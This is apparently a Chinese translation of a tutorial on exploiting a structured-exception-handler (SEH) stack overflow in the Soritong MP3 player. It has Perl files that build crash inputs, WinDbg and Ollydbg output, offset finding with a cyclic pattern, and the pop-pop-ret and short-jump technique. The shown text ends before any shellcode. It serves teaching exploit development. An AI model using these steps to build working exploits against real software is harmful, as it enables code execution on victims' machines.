
```
$uitxt = "ui.txt";
my $junk = "A" x 5000 ;
open(myfile,">$uitxt") ;
print myfile $junk;
```

打开Soritong MP3 player。这个程序无声的崩掉了（可能是因为异常处理导致的，程序找不到有效的SEH地址）因为我们已经覆盖了这个地址。


首先，我们可以用Ollydbg清楚的观察栈和SEH链。用Ollydbg打开Soritong MP3 player，F9运行程序，很快，程序就蹦掉和停止了，看下图：




程序在0x0042E33处崩掉。这时的ESP为0x0012DA14，在栈的底部(0012DA6C)，我们看到FFFFFFFF，这是SEH链的末尾。跟在0x0012DA14后面的值为7E41882A,这是程序的默认异常处理例程。这个地址位于user32.dll模块地址空间中。



从栈更高处的几个地址中，我们看到还有其他的异常处理例程，但它们都属于操作系统（Ntdll）。所以看起来这个程序（或至少是最近发生异常的函数调用）没有自定义的异常处理例程。




当我们查看线程（View-Threads），并选择第一个线程（这里指的是主线程），右键选择‘dump thread data block’，我们可以看到指向SEH链的指针了。



所以这个异常例程有起作用。我们触发一个异常（通过构建一个畸形ui.txt文件），程序跳到了SEH链(0x0012DF64).。

View菜单打开“SEH chain”：

SE例程地址指向了处理异常的代码处。




SE例程的指针被覆盖为4个字母A，现在变得有趣了。当处理一个异常时，EIP会被异常处理例程指针覆盖。所以一旦我们控制了这个指针的值，我们就可以执行我们的代码了。

用Windbg动态观察SEH

当我们用Windbg来做同样的事情，会看到：

关掉ollydbg，用Windbg打开soritong.exe文件。

在调试器第一次中断（在执行文件前置一个断点）时，在command中运行G命令（或F5）运行程序。



Soritong mp3 player 运行不到一会儿就崩了。Windbg已经捕获了“first chance exception”。这也就是说Windbg会在异常被程序处理之前就监视到产生的异常，Windbg将暂停程序执行流程：

The message states “This exception may be expected and handled”.
这个消息提示“这个异常也许是被预期的和可处理的”。
查看栈：

```
00422e33 8810 mov byte ptr [eax],dl ds:0023:00130000=41
0:000> d esp
0012da14 3c eb aa 00 00 00 00 00-00 00 00 00 00 00 00 00 <...............
0012da24 94 da 12 00 00 00 00 00-e0 a9 15 00 00 00 00 00 ................
0012da34 00 00 00 00 00 00 00 00-00 00 00 00 94 88 94 7c ...............|
0012da44 67 28 91 7c 00 eb 12 00-00 00 00 00 01 a0 f8 00 g(.|............
0012da54 01 00 00 00 24 da 12 00-71 b8 94 7c d4 ed 12 00 ....$...q..|....
0012da64 8f 04 44 7e 30 88 41 7e-ff ff ff ff 2a 88 41 7e ..D~0.A~....*.A~
0012da74 7b 92 42 7e af 41 00 00-b8 da 12 00 d8 00 0b 5d {.B~.A.........]
0012da84 94 da 12 00 bf fe ff ff-b8 f0 12 00 b8 a5 15 00 ................
```

这里的ffffffff 指定SEH链的结束，当我们运行!analyze –v命令，我们得到：

```
FAULTING_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810 mov byte ptr [eax],dl

EXCEPTION_RECORD: ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 00422e33 (SoriTong!TmC13_5+0x00003ea3)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
Parameter[0]: 00000001
Parameter[1]: 00130000
Attempt to write to address 00130000

FAULTING_THREAD: 00000a4c

PROCESS_NAME: SoriTong.exe

ADDITIONAL_DEBUG_TEXT:
Use '!findthebuild' command to search for the target build information.
If the build information is available, run '!findthebuild -s ; .reload' to set symbol path and load symbols.

FAULTING_MODULE: 7c900000 ntdll

DEBUG_FLR_IMAGE_TIMESTAMP: 37dee000
```

```
ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced memory at
"0x%08lx". The memory could
not be "%s".

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced memory at
"0x%08lx". The memory
could not be "%s".

EXCEPTION_PARAMETER1: 00000001

EXCEPTION_PARAMETER2: 00130000

WRITE_ADDRESS: 00130000

FOLLOWUP_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810 mov byte ptr [eax],dl

BUGCHECK_STR: APPLICATION_FAULT_INVALID_POINTER_WRITE_WRONG_SYMBOLS

PRIMARY_PROBLEM_CLASS: INVALID_POINTER_WRITE

DEFAULT_BUCKET_ID: INVALID_POINTER_WRITE

IP_MODULE_UNLOADED:
ud+41414140
41414141 ?? ???

LAST_CONTROL_TRANSFER: from 41414141 to 00422e33

STACK_TEXT:
WARNING: Stack unwind information not available. Following frames may be wrong.
0012fd38 41414141 41414141 41414141 41414141 SoriTong!TmC13_5+0x3ea3
0012fd3c 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd40 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd44 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd48 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd4c 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd50 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd54 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140

. . . (removed some of the lines)

0012ffb8 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012ffbc

SYMBOL_STACK_INDEX: 0

SYMBOL_NAME: SoriTong!TmC13_5+3ea3

FOLLOWUP_NAME: MachineOwner

MODULE_NAME: SoriTong

IMAGE_NAME: SoriTong.exe

STACK_COMMAND: ~0s ; kb

BUCKET_ID: WRONG_SYMBOLS
FAILURE_BUCKET_ID: INVALID_POINTER_WRITE_c0000005_SoriTong.exe!TmC13_5

Followup: MachineOwner
```

EXCEPTION_RECORD指向ffffffff，说明程序没有一个异常处理例程用于处理这个溢出（将使用操作系统提供的“最终”例程）

当在异常发生后，转储（dump）TEB，你将看到：

```
0:000> d fs:[0]
003b:00000000 64 fd 12 00 00 00 13 00-00 c0 12 00 00 00 00 00 d...............
003b:00000010 00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 ................
003b:00000020 00 0f 00 00 30 0b 00 00-00 00 00 00 08 2a 14 00 ....0........*..
003b:00000030 00 b0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000040 38 43 a4 e2 00 00 00 00-00 00 00 00 00 00 00 00 8C..............
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
```

0x0012FD64.指向SEH链

这个区域现在包含了字母A

```
0:000> d 0012fd64
0012fd64 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0012fd74 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0012fd84 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0012fd94 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0012fda4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0012fdb4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0012fdc4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0012fdd4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

查看异常链：

```
0:000> !exchain
0012fd64: <Unloaded_ud.drv>+41414140 (41414141)
Invalid exception stack at 41414141
```

=>所以我们已经成功覆盖异常处理例程。接下来让程序捕获这个异常（再次运行g命令），看会发生什么：

```
0:000> g
(bf0.a4c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_ud.drv>+0x41414140:
41414141 ??              ???
```

EIP的值被覆盖为41414141了，因此我们可以控制EIP。

在运行!exchain命令看下：

```
0:000> !exchain
0012d658: ntdll!RtlConvertUlongToLargeInteger+7e (7c9032bc)
0012fd64: <Unloaded_ud.drv>+41414140 (41414141)
Invalid exception stack at 41414141
```

Microsoft 发布了一个叫!exploitable的Windbg扩展。下载安装包，把DLL文件放到Windbg安装目录下的winext子文件夹中。

这个模块可以帮助你确定一次程序的崩溃/异常/非法访问是否是可利用的。（所以它不限于基于SEH的利用）

当这个模块用于Soritong MP3 player，在第一次异常发生时，我们看到：

```
(588.58c): Access violation - code c0000005 (first chance)
        First chance exceptions are reported before any exception handling.
        This exception may be expected and handled.
```

```
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=0017f504
edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for
SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810 mov byte ptr [eax],dl ds:0023:00130000=41

0:000> !load winext/msec.dll
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at
SoriTong!TmC13_5+0x0000000000003ea3
(Hash=0x46305909.0x7f354a3d)

User mode write access violations that are not near NULL are exploitable.
```

把异常传给程序处理（windbg捕获这个异常），我们看到：

```
0:000> g
(588.58c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000
edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
<Unloaded_ud.drv>+0x41414140:
41414141 ?? ???
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - Read Access Violation
at the Instruction Pointer starting at
<Unloaded_ud.drv>+0x0000000041414140 (Hash=0x4d435a4a.0x3e61660a)

Access violations at the instruction pointer are exploitable if not near NULL.
```

非常棒的模块，Microsoft干得好:-)

是否可以用寄存器跳到shellcode？

在windows xp sp1之前，为了执行shellcode你可以直接跳到寄存器。但sp1和更搞版本系统，有了保护机制防止这样的事情发生。在异常处理例程得到控制权之前，寄存器都被清0.以至于，在SEH发生作用时，寄存器将不可用。

相比于RET（控制EIP）型覆盖栈溢出，基于SEH Exploit所具有的优点

在一个典型的RET型溢出中，你覆盖EIP让它跳到你的shellcode。这个技术很好，但可能存在稳定性问题（如果你不能在一个DLL模块中找到跳转指令或者你需要硬编码一个地址），它同样还忍受着缓冲区大小带来的问题，以及放置shellcode的有效空间被限制。

当每一次你挖掘到基于栈的溢出和发现你可以覆盖EIP时，尝试进一步覆盖栈空间，试着到达SEH链。进一步覆盖意味着你很有可能会得到更多有效的栈空间；一旦你覆盖EIP（用垃圾数据）的同时会自动引发一个异常，如此就把一个“传统“的Exploit转变成了一个SEH Exploit了。

接着我们改如何利用基于SEH的漏洞？

简单。在基于SEH Exploit中，你的junk payload会依次覆盖next SEH域，接着是SE Handler域，最后，放上你的shellcode。

当异常发生时，程序会跳到SE Handler去。所以你需要在SE Handler中放些什么让它跳到你的shellcode。通过伪造一个二次异常来完成，这样程序就跳到next SEH pointer去。

因为next SEH域位于SE Handler域前面，会先被覆盖。而shellcode位于SE handler之后。如果

你是一个紧跟着一个，那么就可以欺骗SE handler去执行pop pop ret，它们会把next SEH的地址放到EIP中，接下来在next SEH中指令将被执行（不是放地址到next SEH域中，而是放一些指令进去）。在next SEH域中的指令要做的事就是跳过接下来的几个字节（存放SE Handler的地方）然后你的shellcode将得到执行。

```
        1st exception occurs :
         |
        --------------------------- (1)
         |
        -------+------------- (3) opcode in next SEH : jump over SE Handler to the shellcode
         | | |
         | V V
         [ Junk buffer ][ next SEH ][ SE Handler ][ Shellcode ]
        opcode to do (3) Shellcode gets executed
        jump over pop pop ret
        SE Handler |
        ^ |
         | |
        -------------- (2) will 'pretend' there's a second exception, puts address of next SEH
location in EIP, so opcode
        gets executed
```

当然了，shellcode有可能不是紧跟在被覆盖的SE Handler后面...可能在前面还存在一些垃圾字节...这对于确定shellcode的位置和正确的跳转到shellcode来说很关键。

在基于SEH的Exploit中你如何才能定位shellcode?

首先，找到next SEH和SE Handler的偏移，用指向pop pop ret指令串的指针覆盖SE Handler，在next SEH中放置一个断点。当异常发生时程序被中断，这时你就可以观察shellcode了。具体该如何做呢？看接下来的小节：

编写一个Exploit-找到“next SEH”和“SE Handler”的偏移

我们必须找到下面几个的偏移

1 “next SEH”的偏移，用jumpcode去覆盖它

2 “SE Handler”的偏移，用指向pop pop ret指令串的指针覆盖

3 放置shellcode的偏移

一个简单的办法就是用唯一模型字符串去填充payload（使用metasploit rulez ）去定位这3个位置。

```
my $junk="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac".
"6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A".
"f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9".
"Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak".
"6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A".
"n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9".
"Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As".
"6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A".
"v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9".
"Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba".
"6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B".
"d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9".
"Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi".
"6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B".
"l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9".
"Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq".
"6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B".
"t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9".
"Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By".
"6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C".
"b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9".
"Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg".
"6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C".
"j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9".
"Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";

open (myfile,">ui.txt");
print myfile $junk;
```

创建这个ui.txt文件
用windbg打开程序并运行（g）。调试器会捕获到“first chance exception”，不要在进一步运行而让程序捕获到“first chance exception”，因为它会改变整个栈空间布局。保持调试器挂起状态，并观察SEH 链：

```
0:000> !exchain
0012fd64: <Unloaded_ud.drv>+41367440 (41367441)
Invalid exception stack at 35744134
```

SE Handler 已经被覆盖为41367441.
反序4136744（小端字节序）=>41 74 36 41（字符串At6A的16进制）。和偏移588处的吻合。
我们可以从中得出两个信息：
-SE Handler在588字节后被覆盖
-Next SEH在588-4=584字节后被覆盖。这个位置是0x0012fd64（!exchain输出的）
我们知道我们的shellcode就跟在SE Handler后面。所以shellcode一定位于0012fd64+4+4 bytes
[Junk][next SEH][SEH][Shellcode]
(next SEH位于0x0012fd64处)

目标：Exploit引发一个异常，跳到SEH，在那里将引发另一个异常（pop pop ret）。这会使执行流程跳回到next SEH。所以我们需要告诉“next SEH”要“跳过接下来的几个字节到你的shellcode”。这里需要跳过6个字节就行了（或者更多，如果你shellcode开始前有一些nop的话）。

一个 short jmp的机器码为EB，跟上跳转距离。换言之，跳过6字节的short jmp的机器码为EB 06.我们需要填充4bytes，因此我们加上2个nop。所以我们用0xEB，0x06，0x90，0x90覆盖“next SEH”。

在于SEH的Exploit中pop pop ret指令串到底是如何起作用的？

当异常发生时，异常分发器创建自己的栈帧。它会把EH Handler成员压入新创的栈帧中（作为函数起始的一部分）在EH结构中有一个域是EstablisherFrame。这个域指向异常注册记录（next SEH）的地址并被压入栈中，当一个例程被调用的时候被压入的这个值都是位于ESP+8的地方。现在如果我们用pop pop ret串的地址覆盖SE Handler：
-第一个pop将弹出栈顶的4 bytes
-接下来的pop继续从栈中弹出4bytes
-最后的ret将把此时ESP所指栈顶中的值（next SEH的地址）放到EIP中。

事实上，next SEH域可以认为是shellcode的第一部分。

编写Exploit-把所有的东西连起来

找到了重要的偏移后，在编写Exploit]前就剩下定位“fake exception”的地址了（pop pop ret）。
当我们在windbg中运行Soritong MP3 player，我们可以看到被加载模块的列表：

```
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000 C:\WINDOWS\WinSxS\x86_Microsoft...d4ce83\comctl32.dll
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 72d10000 72d18000 C:\WINDOWS\system32\msacm32.drv
ModLoad: 77be0000 77bf5000 C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77bd0000 77bd7000 C:\WINDOWS\system32\midimap.dll
ModLoad: 10000000 10094000 C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000 C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 00f10000 00f5f000 C:\WINDOWS\system32\DRMClien.DLL
ModLoad: 5bc60000 5bca0000 C:\WINDOWS\system32\strmdll.dll
```

```
ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\WSOCK32.dll
